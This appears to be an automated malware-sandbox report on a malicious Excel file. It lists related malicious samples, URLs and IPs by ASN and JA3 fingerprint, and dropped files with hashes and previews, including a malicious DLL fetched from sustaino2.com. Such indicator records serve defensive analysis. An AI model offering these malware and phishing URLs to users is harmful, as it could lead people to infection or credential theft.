	http://https://email.utest.com/ls/click?upn=67aRGAcCFCvHxiPAckWKkhPC4KvHs6b-2F2weO-2F4bbSuzsR0S00yjD-2Bp98nxI8VUxFO-2BA-2FaoV7I7ejt7iWFdzNGQD7Rt-2B-2FrHigS8odmZ5jtBR1Jc-2F-2ByB20l8hXLQVEUsoKYNzQVntp2VlCibfgJJsmyTb3rVDsu9ejaUs6-2FrCmWTartaVeLsn0D92Hp7N17yWd7UqmLdwaGYREjE6axvHGamR7YgBj26o7dhrUoK-2BeTg4-3DlR5U_V3NU-2FA-2F-2BMCS01eqTEl7SwdC4Y1sHc0Ok-2BE-2BBcFuZa-2FMLGwVAklUo5zpn5w-2FWMCIp5-2FtPYdDyjonZQp2-2Fm-2FtoJqNBof8e11z4gErP9ujPflSfLTzXPNoDO4w6SdWItChamjCgpNcPi7T73NCj5Bg6ZnTadUi7N8-2BY2rrmnE5gpze1qYGwtCTwrD-2FEhq3HOVVSI6EgHrfbUqiGU0pY5jHFIJ3IDNrcPLgrZyFiYcyqRek-3D	Get hash	malicious	Browse	• 104.18.11.39
	http://https://email.utest.com/ls/click?upn=LMh8OQWOikhQ4E8y-2BrYnz-2BbDB2TElaf90yCHoFAn4M1bYurbyYcloHeQnYwY0vQ7VDotXE-2F1AU3v6KKQKAvhhYV0UBWlqtuRNZJVtvX80VxChFCc1IzvSHIOg2vQaiTyT0IDnohwmvAyk6q7Lw7aV2oNzPp1SRnlWHFXN0qSB1ZgfLjV0g7BwyUNgRacGzLQzxxo4OCEX0IynXTekIdGpsnVH8RdeHbQN5hmkvqmAfMoOPsGKIXFuD2XjXmSQNwHQ8tj_OFYFW3aawQjHnZ2oUsm9aGRmiVDxWOGUeXvmswsU9xvx6eL-2F-2Facl5TxDb-2FnQAE-2F9WO-2BX1bZLZ3dQ6WwuATmPzz3S8NpXbPAjepyz5kRHvZa0CDmTSp0lhGs72hXqIXDMOuT72gd5GYA2W6rPcohuTqV3rAs0ui6xQJlDhswQEvrgqzCELYcSf4yeLy0GlPUnnpdaGlBorHCk0eM6B-2FWcFUAXo2t3fTe0C5AFZKARfK8-3D	Get hash	malicious	Browse	• 104.18.11.39

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://https://email.utest.com/ls/click?upn=pRtNAE4pBw306smbkBG7VfeIwBX2zq-2BxFGkc-2FYVg2kyteQhPgCyjFIF3g7Xm8OdsEJm4m-2Bb8v32fZo5G1S6IScPtZRx0O1qeslKL30HVUgu03CpTlmUlGG19oYXldBdB3T-2BnneFUo-2FnuydTFtQrV-2FFD7ECFZ6-2BXjQduZf9kDgVI74LqkaeF5jfEKlvI9dNzmUWbncaLWs9jkPrQYRliwgvYISGRxPJ7a3gAUWZPRjDY-3DfCad_fQ8VNONEToroRqvq8M8IT71VVsbp-2FrVCPzMBywYUGjNEx5hFeS-2B3-2B0wfsC8rR2-2FcrAujDEHG74A-2FnVGsRRFxg-2FNYq0Ficj-2F6MNmWD3eD9hLtWuST0s8y4JgrbMq35uliVx4-2FWXoquNFvepEkXYb-2BIIifvG1Hrrso0Hz938T8Kk2oqOiB-2BWIt73FfY6-2F7kAdcZID9fseESOxt2IDwNJfsG-2BJ2dV9l2zjNB8qRR8WVLPs-3D	Get hash	malicious	Browse	• 104.18.11.39
	http://https://email.utest.com/ls/click?upn=fuaIpvnsuSQILWwzYiXi5qnEApdA08gndIGt9eDXEUzb2D9ZQis83XJjquyQ-2B9NU6N6PUmNiYKL2-2B9K-2B0Q-2FRuNZV2Rm6EE3tP6uveKZcpGa39fA3R6q6mtnf0YazerOr3Wym2I-2B4EKphohsG9TZrR10vb4sAorg3TlmbMLBvyRhlhPfnKFPOumxhPEnjlTpz4URurYF2wvhUTU5FbrZwbgaLDFhKWhDuDmKVQ4MiqOgEAGo1wQlNp439PzN1eKX8UvDM_oB8tJkdbn8-2B0HmsO8J4iQplzftnfE-2B8k0a9q1EntRKkJu1B-2FCVgO526eX33TRFpJwAzeZS5KAS0tKKzRRvWnodl78aEsHhSxo91ApNyL4MdpCkbZLJkdQb12aN6YOUgsp7GPBut2ZGkQb0VPeuTR9sLawADBZxxcvvOm5C44mioeJoHe0qFQpD7j-2FkTjaJgMi4jWdYXYz6hdODOLE13y3HyL2fGbEXG3mHtm20h7Ry8-3D	Get hash	malicious	Browse	• 104.18.10.39
	http://https://m365.eu.vadesecure.com/safeproxy/v4?f=xQsVwKRZoQHMcJWN90zqnir6G6pZJkmZJBUJoNEfoN5w0NIk94-OeCH1NldcAqKsz75KaIR9dIZlPCJr1Ux0xQ&i=dKwbScfh0hAXC0Inkkq0sM5FeXPK9I7Ny4D2nAPOiEibKJwP2etJDqX8WzAoEu0mklzE6wT-r8I8OtTRdIg8Sg&k=EPqM&r=_vxI1MPLJP9RjHYc6dmEH2aQYLnm7iSEcU9gx_WNg2_vrJo8MeAqNzNCqHX9DNrQ&s=dbc75c7ed54466f34eeae3fd3b1612b20fb815efc99933570f78acd79467623c&u=https%3A%2F%2Femail.utest.com%2Fls%2Fclick%3Fupn%3DlGjzeq3i4yih7CYyWDD2uGWEioaO303Ya1CTzgGY6ZFHmgV-2FF-2FEWXdAYvLiLIvET2r-2BfuQ5qIL56xFMZkA-2F-2BXKhuWb2hSemZwMxFmG0rDjjP9tlrcROzWmQSAh2kMQamb79I1cx4-2Fvjhww3n8oZQi-2FnOhlQdbGdNxKrX28q7P-2FPufa0AAvr-2FvNJcD-2FrxpMHjDG9dPJU0WEGqi12uVZQLCz-2BjYAJF5yCzK-2FjUezEn2d6sv-2BTETI96ejjfG9yQ2VbdWqGp_snpiKdUCY2bDrEnMsWMAnz6f3HkWPd0oUlj3WsKz0V4NahNEm-2BJ9rDW2-2Fib8wsclxoRuHsrv-2B0aoCVw0ftXwGZJTPgQ4k6DZXQjAqFeejOYe-2FRbaSc1Yf5Xj5PUa6lKqmFYNWSkevePONwyMaBGxV4NDGtgMbAc7jyOEWYDUniHPiY87Lpiw631423FED14OvXlfrL7S45QvDvK6-2Fc04r-2B65lMxyCebYSr-2FOr4bCpGQ-3D	Get hash	malicious	Browse	• 104.18.10.39
	http://https://email.utest.com/ls/click?upn=kHi9kJ2VFJGMl00Uc0lXdd7WKRMGsOIU4g4ei1d-2FX5m1QA-2FrT8Vl5L3Fk3cMytK6G9se1iMMnmCZDn1xIdrYiQ1p-2FwcQpvha0Cl5oPF0v81y5hgAsim7OqaA63T8LZn1UUJlEgydRUHiWwDj8GYDCxqGnV0O0rI4O7I6kSKWwA2QN6GRUB5jtLYkPnKAtjOoUgEhfuSimn9pHS78TURJ3gh4c37fJ5SLcFsdSMlL5cSNM599TAmyU83RYL5vT6LiS59Z_K8t8bbLaByOBk98eoL7OiHjGcOStuW9cK4Z47GjL3LOg6J63-2FMkWRpNoPmcLIu18HCMEgODcyx-2FUvVhPVIvmHjzJiqJBCjoeBbWoJaKrxsvgnkh140XYi8oSb4fB3DPwhOq9ho1ZQ40V7Ij7E76nndroD8i7Zx6K9k23tLqOPU-2BI4uv4B0Gy5ZNEnpZd7wg2RXwXNiQ76annNuw-2BlzoA5-2FGihgJE5sZwqDaPnA1XR7c-3D	Get hash	malicious	Browse	• 104.18.10.39
	Vessel details.doc	Get hash	malicious	Browse	• 104.18.11.39
	excel.xls	Get hash	malicious	Browse	• 104.18.11.39
	excel.xls	Get hash	malicious	Browse	• 104.18.10.39
	http://cloudz.pw/go?green=carrier 48gs-036060301 operation manual	Get hash	malicious	Browse	• 104.18.10.39
	762978338478.xls	Get hash	malicious	Browse	• 104.18.11.39

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GD-EMEA-DC-SXB1DE	s3CRQNulKZ.exe	Get hash	malicious	Browse	• 217.172.179.54
	DFR2154747.vbe	Get hash	malicious	Browse	• 85.25.93.233
	r8a97.exe	Get hash	malicious	Browse	• 62.75.168.106
	NKsplucdAu.exe	Get hash	malicious	Browse	• 217.172.179.54
	lZVNh1BPxm.exe	Get hash	malicious	Browse	• 217.172.179.54

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	qG5E4q8Cv5.exe	Get hash	malicious	Browse	• 217.172.179.54
	SecuriteInfo.com.BehavesLike.Win32.Generic.cc.exe	Get hash	malicious	Browse	• 217.172.179.54
	990109.exe	Get hash	malicious	Browse	• 87.230.93.218
	og0gax.dll	Get hash	malicious	Browse	• 62.138.14.216
	M1OrQwls8C.dll	Get hash	malicious	Browse	• 62.138.14.216
	http://https://installforge.net/downloads/?i=IFSetup	Get hash	malicious	Browse	• 5.175.14.17
	SecuriteInfo.com.Trojan.Dridex.735.5073.dll	Get hash	malicious	Browse	• 85.25.144.36
	sample.exe	Get hash	malicious	Browse	• 134.119.76.46
	1 Total New Invoices-Monday December 14 2020.xlsm	Get hash	malicious	Browse	• 85.25.144.36
	1 Total New Invoices-Monday December 14 2020.xlsm	Get hash	malicious	Browse	• 85.25.144.36
	1 Total New Invoices-Monday December 14 2020.xlsm	Get hash	malicious	Browse	• 85.25.144.36
	1-Total New Invoices Monday Dec 14 2020.xlsm	Get hash	malicious	Browse	• 85.25.144.36
	1 Total New Invoices-Monday December 14 2020.xlsm	Get hash	malicious	Browse	• 85.25.144.36
	SecuriteInfo.com.Mal.EncPk-APV.3900.dll	Get hash	malicious	Browse	• 85.25.144.36
	http://you-have-won-q2sf.live/?u=1nup806&o=0wywy2l&t=k2Dr	Get hash	malicious	Browse	• 188.138.11 1.121
OVHFR	Pioneercon Project Contract.exe	Get hash	malicious	Browse	• 51.195.53.221
	Outstanding Payments.exe	Get hash	malicious	Browse	• 51.195.53.221
	Quw3X5oAwe.exe	Get hash	malicious	Browse	• 51.83.208.157
	H56P7iDwnJ.doc	Get hash	malicious	Browse	• 142.44.230.78
	11998704458248.exe	Get hash	malicious	Browse	• 54.37.160.157
	Test.HTM	Get hash	malicious	Browse	• 145.239.131.60
	2143453.exe	Get hash	malicious	Browse	• 51.83.43.226
	Buran.exe	Get hash	malicious	Browse	• 158.69.65.151
	http://https://1drv.ms:443/o/s!BAXL7VqGJe6lg0eKk2MZcT_c29ga?e=Qdftz9F3oESsQluV76Ppsw&at=9	Get hash	malicious	Browse	• 87.98.225.159
	http://icapturefilms.com/albino-guppies/paramour-deposition-questions.html	Get hash	malicious	Browse	• 51.81.73.219
	SKM_C258201001130020005057.exe	Get hash	malicious	Browse	• 188.165.22 8.217
	http://https://lakewooderie.umcchurches.org/verify#Sugar@saccounty.net	Get hash	malicious	Browse	• 145.239.131.60
	http://tracking.samsclub.com/track?type=click&enid=ZWFzPTEmYW1wO21zaWQ9MSZhbXA7YXVpZD0xNTYyMTMxNiZhbXA7bWFpbGluZ2lkPTYyMjA2JmFtcDttZXNzYWdlaWQ9MjYwMCZhbXA7ZGF0YWJhc2VpZD0xNTcxOTQxMzk5JmFtcDtzZXJpYWw9MTY3Nzk5MDgmYW1wO2VtYWlsaWQ9Y2JlbkBjb2xvcmNvYXRpbmMuY29tJmFtcDt1c2VyaWQ9MV8xODAyNiZhbXA7dGFyZ2V0aWQ9JmFtcDtmbD0mYW1wO212aWQ9JmFtcDtleHRyYT0mYW1wOyZhbXA7JmFtcDs=&&&16010&&&https://romabau.staging.wazo.lu/adiggsDecemberadiggsadiggs	Get hash	malicious	Browse	• 51.91.239.11
	current productlist.exe	Get hash	malicious	Browse	• 144.217.139.27
	03a3.pdf.exe	Get hash	malicious	Browse	• 51.195.53.221
	ojqWiDX6BD.exe	Get hash	malicious	Browse	• 51.83.208.157
	http://search.hwatchtvnow.co	Get hash	malicious	Browse	• 51.89.9.254
	http://bit.ly/3nlGvk0	Get hash	malicious	Browse	• 46.105.201.240
	OJ22GiXqDK.docm	Get hash	malicious	Browse	• 94.23.162.163
	DFR2154747.vbe	Get hash	malicious	Browse	• 213.32.79.84
SENTIANL	anthon.exe	Get hash	malicious	Browse	• 145.131.21.142
	baf6b9fcec491619b45c1dd7db56ad3d.exe	Get hash	malicious	Browse	• 91.216.141.46
	p8LV1eVFyO.exe	Get hash	malicious	Browse	• 91.216.141.46
	IQtvZjIdhN.exe	Get hash	malicious	Browse	• 91.216.141.46
	148wWoi8vI.exe	Get hash	malicious	Browse	• 91.216.141.46
	plusnew.exe	Get hash	malicious	Browse	• 145.131.29.142
	List-20200731-79226.doc	Get hash	malicious	Browse	• 5.100.228.16
	LIST-20200731-88494.doc	Get hash	malicious	Browse	• 5.100.228.16
	Rep_20200731.doc	Get hash	malicious	Browse	• 5.100.228.16

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
eb88d0b3e1961a0562f006e5ce2a0b87	Document74269.xls	Get hash	malicious	Browse	• 77.220.64.37
	Document74269.xls	Get hash	malicious	Browse	• 77.220.64.37
	1 Total New Invoices-Monday December 14 2020.xls	Get hash	malicious	Browse	• 77.220.64.37
	1 Total New Invoices-Monday December 14 2020.xlsm	Get hash	malicious	Browse	• 77.220.64.37
	1 Total New Invoices-Monday December 14 2020.xlsm	Get hash	malicious	Browse	• 77.220.64.37

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	1 Total New Invoices-Monday December 14 2020.xlsm	Get hash	malicious	Browse	• 77.220.64.37
	1-Total New Invoices Monday Dec 14 2020.xlsm	Get hash	malicious	Browse	• 77.220.64.37
	1 Total New Invoices-Monday December 14 2020.xlsm	Get hash	malicious	Browse	• 77.220.64.37
	1 Total New Invoices-Monday December 14 2020.xlsm	Get hash	malicious	Browse	• 77.220.64.37
	SecuriteInfo.com.Heur.15645.xlsm	Get hash	malicious	Browse	• 77.220.64.37
	Statement_1857_of_12_09_2020.xlsm	Get hash	malicious	Browse	• 77.220.64.37
	Statement_9505_of_12_09_2020.xlsm	Get hash	malicious	Browse	• 77.220.64.37
	MSC printouts of outstanding as of 73221_12_09_2020.xlsm	Get hash	malicious	Browse	• 77.220.64.37
	Invoice.29002611.doc	Get hash	malicious	Browse	• 77.220.64.37
	MSC printouts of outstanding as of 64338_12_09_2020.xlsm	Get hash	malicious	Browse	• 77.220.64.37
	MSC printouts of outstanding as of 41705_12_09_2020.xlsm	Get hash	malicious	Browse	• 77.220.64.37
	printouts of outstanding as of 27212_12_11_2020.xlsm	Get hash	malicious	Browse	• 77.220.64.37
	Inv.Docum.559488870.doc	Get hash	malicious	Browse	• 77.220.64.37
	Inv.Docum_323925335.doc	Get hash	malicious	Browse	• 77.220.64.37
	Order.862393485.doc	Get hash	malicious	Browse	• 77.220.64.37

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\3C428B1A3E5F57D887EC4B864FAC5DCC	
Process:	C:\Windows\System32\DWWIN.EXE
File Type:	data
Category:	dropped
Size (bytes):	914
Entropy (8bit):	7.367371959019618
Encrypted:	false
SSDEEP:	24:c0oGlGm7qGlGd7SK1tcudP5M/C0VQYyL4R3fum:+JnJ17tcudRMq6QsF
MD5:	E4A68AC854AC5242460AFD72481B2A44
SHA1:	DF3C24F9BFD666761B268073FE06D1CC8D4F82A4
SHA-256:	CB3CCBB76031E5E0138F8DD39A23F9DE47FFC35E43C1144CEA27D46A5AB1CB5F
SHA-512:	5622207E1BA285F172756F6019AF92AC808ED63286E24DFECC1E79873FB5D140F1CEB7133F2476E89A5F75F711F9813A9FBB8FD5287F64ADFDCC53B864F9BDC
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	0...0..v.....:.....(d.....0...*.H.....0a1.0...U....US1.0...U....DigiCert Inc1.0...U....www.digicert.com1 0...U....DigiCert Global Root G20...130801120000Z..380115120000Z0a1.0...U....US1.0...U....DigiCert Inc1.0...U....www.digicert.com1 0...U....DigiCert Global Root G20.."0...*.H.....0.....7.4.{k.h..Ju.F.!.....T.....:..<z...k.-.^.$D.b.~..~.Tu ..P..c .l0.....7...CN.{,.../.:....%.k.`.`.O!I..g..a.....2k..W.].....I.5-..Im.w..IK..U.....#.LmE.....0..LU.'JW.|...s...J...P.....!.....g(.s..=Fv...!4M..E..I.....3.).....B0@0...U.....0....0...U.....0...U.....N"T ....n.....90...*.H.....`g(.o.Hc.1..g..}<.J...+.._sw*2.9.gB.#.Eg5....a.4.. L....5.v..B..D...6t$Z.I..Y5..I....G*=./.\... ._SF..h...0.>1.....>5.._..pPpGA.W.N...../.%.u...o..Aq..*.O. U...E..D..2...SF.,...".K..E....X..}R..YC....&.o....7}.....w_v.<..]V[..fn.57.2.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Windows\SysWOW64\regsvr32.exe
File Type:	Microsoft Cabinet archive data, 58936 bytes, 1 file
Category:	dropped
Size (bytes):	58936
Entropy (8bit):	**7.994797855729196**
Encrypted:	**true**
SSDEEP:	768:A2CCXehkvodpN73AJjDzh85ApA37vK5clxQh+aLE/sSkoWYrgEHqCinmXdBDz2mi:i/LAvEZrGclx0hoW6qCLdNz2pj
MD5:	E4F1E21910443409E81E5B55DC8DE774
SHA1:	EC0885660BD216D0CDD5E6762B2F595376995BD0
SHA-256:	CF99E08369397577BE949FBF1E4BF06943BC8027996AE65CEB39E38DD3BD30F5
SHA-512:	2253849FADBCDF2B10B78A8B41C54E16DB7BB300AAA1A5A151EDA2A7AA64D5250AED908C3B46AFE7262E66D957B255F6D57B6A6BB9E4F9324F2C22E9BF088246
Malicious:	false
Reputation:	high, very likely benign file
Preview:	MSCF....8.....,.....I.....S.....LQ.v .authroot.stl..0(/.5..CK..8T....c_.d...:(.....].M$[v.4CH)-.%.QIR..$t)Kd...D.....3.n..u.....|..=H4.U=...X..qn.+S..^J.....y.n.v.XC...3a.!.....]...c(...p..]..M.....4.....i...}C.@.[..#xUU..*D..agaV..2.|.g...Y..j.^..@.Q.....n7R...`.../..s...f...+...c..9+[.|0.'..2!.s....a.....w.t:..L!.s....`.O>.`#..'.pfi7.U.....s..^...wz.A.g.Y....g.....:7{.O.....N.....C..?....P0$.Y..?m....Z0.g3.>W0&.y](....].`>... ..R.qB..f.....y.cEB.V=.....hy}....t6b.q./~.p.....60...eCS4.o.....d..}.<,nh..;.....)....e..\|....Cxj...f.8.Z..&..G.....b.....OGQ.V..q..Y.....q...0..V.Tu?.Z..r...J...>R.ZsQ...dn.0.<...o.K....\|.....Q...'....X..C.....a;.*..Nq..x.b4..1,}.'.....z.N.N...Uf.q'.>}.....o\.cD"0.'.Y.....SV..g...Y.....o.=.....k..u..s.kV?@....M...S.n^.:G.....U.e.v..>...q..'..$.)3..T...r.!.m.....6...r,lH.B <.ht..8.s..u[.N.dL.%...q....g...;T..l..5...\.....g...`.....A$:.....

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\3C428B1A3E5F57D887EC4B864FAC5DCC	
Process:	C:\Windows\System32\DWWIN.EXE
File Type:	data
Category:	dropped
Size (bytes):	252
Entropy (8bit):	3.0972316133369198
Encrypted:	false
SSDEEP:	6:kKDSLDKVIbjcalgRAOAUSW0zeEpV1Ew1OXISMlcV/:LSLutWOxSW0zeYrsMlU/
MD5:	95C9AB4B03AB8F0C1FF262A8F31995C5
SHA1:	4EBFA7B089667BBA03F50E4758DCF51EBCD25E3D
SHA-256:	7E9B8E82154EEFC912DDEF0715CDFD5A891CFAFB218957101AB680A4D0D36D47
SHA-512:	BD677B3977A83A5A066B72D4E50577355BA3D63534EDE33477712B7409B7364726ADF6E07F41C15088514119D203935BFC47B80CA68D84F42B760CE841672DBC
Malicious:	false
Reputation:	low
Preview:	p..... ....j.....z...(..... .....n...u.....h.t.t.p.:./.c.a.c.e.r.t.s...d.i.g.i.c.e.r.t...c.o.m./.D.i.g.i.C.e.r.t.G.l.o.b.a.l.R.o.o.t.G.2...c.r.t...".5.a.2.8 .6.4.1.7.-.3.9.2."...

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Windows\SysWOW64\regsvr32.exe
File Type:	data
Category:	dropped
Size (bytes):	326
Entropy (8bit):	3.1026656265662393
Encrypted:	false
SSDEEP:	6:kKVSzZwwDN+SkQlPlEGYRMY9z+4KlDA3RUegeT6lf:dSzWkPlE99SNxAhUegeT2
MD5:	A75A12FC5B2A5542B5BDE35D4EB98E41
SHA1:	76729393A262827790CA8CD417CD3B9CD5C53854
SHA-256:	AB40F8F1FAFB13AE02498BFDCE6BA183476B6020BA0EB0D206033C634669DF2B
SHA-512:	E7ED6D33BDD1401A361F13EF9B3C23106AF442093A341138348A2DDA7C1980506C6CD406690AD236CCEE3FCB9A5C3C381A3045A392C2E7DA991ADB242BEDA8 CA
Malicious:	false
Reputation:	low
Preview:	p..... .....R`./{...(..... .....Y.....$.....8...h.t.t.p.:./.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s .t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".0.6.9.5.5.9.e.2.a.0.d.6.1.:.0."...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\q0ig4v[1].rar	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	318976
Entropy (8bit):	7.117669944925195
Encrypted:	false
SSDEEP:	6144:AH9O040SSrnmrwc4oU2FmrEaoGAC+Y5H2V3B918juwN:M9O02Srnh0qEJC+Y218jdN
MD5:	65178705B72BBF84D455355EF711F190
SHA1:	87E34D67D9E3BECA0768A7E0CB3CE8F119655847
SHA-256:	64E74154B802E06A6C728FE08A7CAC5D2A4B8091384AF39701A76685BC68B5BA
SHA-512:	FBA2D6AD8D7875794A36876B0090308FC197343C09B6FB1ECAABF37856CE8127F7633B0A217D5A52D4333074484C42AC4610640F7444921D7EF4CF5BF0F3E4B7
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
IE Cache URL:	http://www.sustaino2.com/q0ig4v.rar
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....Z._.....!...2.z...`.....&.....@.....@..... .....\|.....0..(.....text....$.....&..... ..`.rdata.....@.....*.....@..@.rda ta3.....P.....,.....@..@.2.....`.....0.....@..@.rdata2.....p.....2.....@..@.data...H.....4.....@....text4...R.....T...P..... ..@.rsrc...|.....0..... .....@..@.reloc..(....0.....@..B..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\9695A3E0.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 363 x 234, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	2653
Entropy (8bit):	7.818766151665501
Encrypted:	false
SSDEEP:	48:EMJaE2jR4jEJ/ff6nMVNzNzHuuQoCpMTjOWhXP4/3dlsIfnaedCByM9x:VkjR4j6Hf6nGOWXPe/v3k/9x

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\9695A3E0.png	
MD5:	30D3FFA1E30B519FD9B1B839CC65C7BE
SHA1:	1EB0F0E160FF7440223A7FE46F08B503F03D3AFB
SHA-256:	89A25BF794658FD3FABB1F042BCC283497B78E0A94098188F2DED7587B0CA3DC
SHA-512:	88E3ABDADCBD7F308FCAED390A033F09208EAAD4053FE69DAA274CC14DD2BC815B4D63725C1EFEF3C592C1DEDE22A555DBF5303C096839F8338B2F6C9E0A3C50
Malicious:	false
Reputation:	low
Preview:	.PNG.....IHDR...k.....S.....tEXtSoftware.Adobe ImageReadyq.e<....PLTE.....KIK.....IDATx...b.0.E-.....`.Y..~f.$.h...,..H..CLg.x<.h..k..k..k..k..k..k.....:....$F.....E.....t.c?.~...q?.....!F....)<#$.l.....`..f.....;.....D]M.~..s.....h.}`.&{..X2.6.....s.;3>..o....0zn...])..8..;..rA..6..Xn"R..a.Bw..M....tw..mE.w....>....]..._v...z...H.y..8{)Z...gu.C~.3...>]o..>_.F/....._7nt...c...n..lu..g..@.....I...=.....?.9...."..Rc..b..lf.f..l.....#4...Fw.A{...&N.Z.'..2.;.?.h.|..eZf..`..`..`.....O..m.>n.-fS.....R...q.....F..D.....w...e..x.H.?.C.....;.o!.)....@G..y..EY...5.>...'.}..4(..Aj)d.Pk....7vG.....,G..RZ.#F...K.<.....'j...^r.(....."......FHN.D4.j.y..wJ_...H2.....lN....?.V?...z.K.....M..F... ..t...053..:..0.~.S-.30..'...Q..et..=...5.q.Ko..Y#...H.~...C..CLi.83..6_..B.DC..>?.]..fGo..X0}C.|.@B..AJ.s.x...n..[.#WE....F.gv..i}..f}.....qG...G.O4....w6.x.L.J.....^._o:Za}..{.x.....F

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F69BC29B.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	1408
Entropy (8bit):	2.270567557934206
Encrypted:	false
SSDEEP:	12:YnLmlzslqWuMap0Fol9l+EeQpN4lZsrBKlQzKlsl0u17u1DtDAcqitLMk+QCeJHo:Ync9640CXV34gNqXK7KhDDYB
MD5:	40550DC2F9D56285FA529159B8F2C6A5
SHA1:	DD81D41D283D2881BEC77E00D773C7E8C0744DA3
SHA-256:	DA935E8D60E93E41BCD7C3FBB1750EF3AC471C3AF78AFC8945DFBF31EB54A1E1
SHA-512:	FC354E4F37C9E1BA07DFC756F56A1ABE6A75230DEF908F34E43D35618B113A532E5B7C640F5B14BF75AC31003D8C66E06BA37A004E9357BF7896BD944A0514A(
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	....l..... EMF.....).....`...1.....|..F.....GDIC.....L0.U.....iii.....-.....-.....-.....-.....-.....l.....'.....-.....l.....$.....-.....'.....$.....-.....'.....'.....iii.....%.....'.....%.....'.....%.....'.....%.....'.....%.....'.....%.....L...d.....l.....?.....?.....".....l.....

C:\Users\user\AppData\Local\Microsoft\Windows\WER\ReportArchive\AppCrash_EXCEL.EXE_6f227b18f49da44a2d1889aa10939f535bdc_08955bf6\Report.wer	
Process:	C:\Windows\System32\DWWIN.EXE
File Type:	data
Category:	dropped
Size (bytes):	15904
Entropy (8bit):	3.7195946648331306
Encrypted:	false
SSDEEP:	96:xQBakNZESI/fQ5QXI4izw+HbngICZgpYT1uPoGl9uyEYcbkMIbFY7UGQIiTOB1r2:xBKzFCEuhTlyZVastVaJa5GG
MD5:	14FF4042C26693770D7F77AC76C00168
SHA1:	8FD7C59683208510851F8D2CA934A5E5E01B2483
SHA-256:	63F0507CF20A9163872B2F469E706FD3C02D904C4069A442C086E67F76A317DC
SHA-512:	A07A838A5A94D76F78D47518B1262C7D74E9215F352A18A24147B78E252B9F765B8BA27C873F810BC591D554DA3171E2B510D3B77A30EFE11D7DCAD12F34259(
Malicious:	false
Preview:	V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.5.4.8.8.5.2.0.2.5.4.8.9.2.4.5.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.5.4.8.8.5.2.1.9.5.8.4.1.5.4.5.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.c.5.e.8.a.e.f.b.-.5.4.6.d.-.1.1.e.b.-.a.d.c.f.-.e.c.f.4.b.b.b.5.9.1.5.b.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.c.5.e.8.a.e.f.a.-.5.4.6.d.-.1.1.e.b.-.a.d.c.f.-.e.c.f.4.b.b.b.5.9.1.5.b.....R.e.s.p.o.n.s.e...B.u.c.k.e.t.I.d.=.3.7.0.1.1.5.9.2.6.1.....R.e.s.p.o.n.s.e...B.u.c.k.e.t.T.a.b.l.e.=.3.8.0.7.0.7.5.2.5.....R.e.s.p.o.n.s.e...t.y.p.e.=.4.....S.i.g.[.0.]...N.a.m.e.=.A.p.p.l.i.c.a.t.i.o.n. .N.a.m.e.....S.i.g.[.0.]...V.a.l.u.e.=.E.X.C.E.L...E.X.E.....S.i.g.[.1.]...N.a.m.e.=.A.p.p.l.i.c.a.t.i.o.n. .V.e.r.s.i.o.n.....S.i.g.[.1.]...V.a.l.u.e.=.1.4...0...7.0.1.5...1.0.0.0.....S.i.g.[.2.]...N.a.m.e.=.A.p.p.l.i.c.a.t.i.o.n. .T.i.m.e.s.t.a.m.p.....S.i.g.[.2.]...V.a.l.u.e.=.5.1.c.c.a.7.c.d.....S.i.g.[.3.]...N.a.m.

C:\Users\user\AppData\Local\Temp\1013866.cvr	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	1452
Entropy (8bit):	3.1812039170642827
Encrypted:	false
SSDEEP:	24:4Fll/a8sav8qRFpQbbe1qJol/aavXkqHkRCI7XG7/6PUgwd6oTjQSdmo2CkRoLlF:4Fll/J3ju/ZQXYs//KUlznmKlF
MD5:	B6F34D4A974AA35A9309D0AFE9FCF526
SHA1:	E22527DB60BDBAA9F110163E4036A1DF98801941
SHA-256:	8FF2029383625E992F99A4F6B28D066346DDAAAE416A6203B267433E747D0A1A
SHA-512:	27FB2B39EC25DFEFC7A716C3E0A2BFDF45F3248FB7F301A434D9EF5CCF6917815B6534271F9DC1DB66629167E68910F1794425EC8252ACA966CB282BE7EB8C9
Malicious:	false

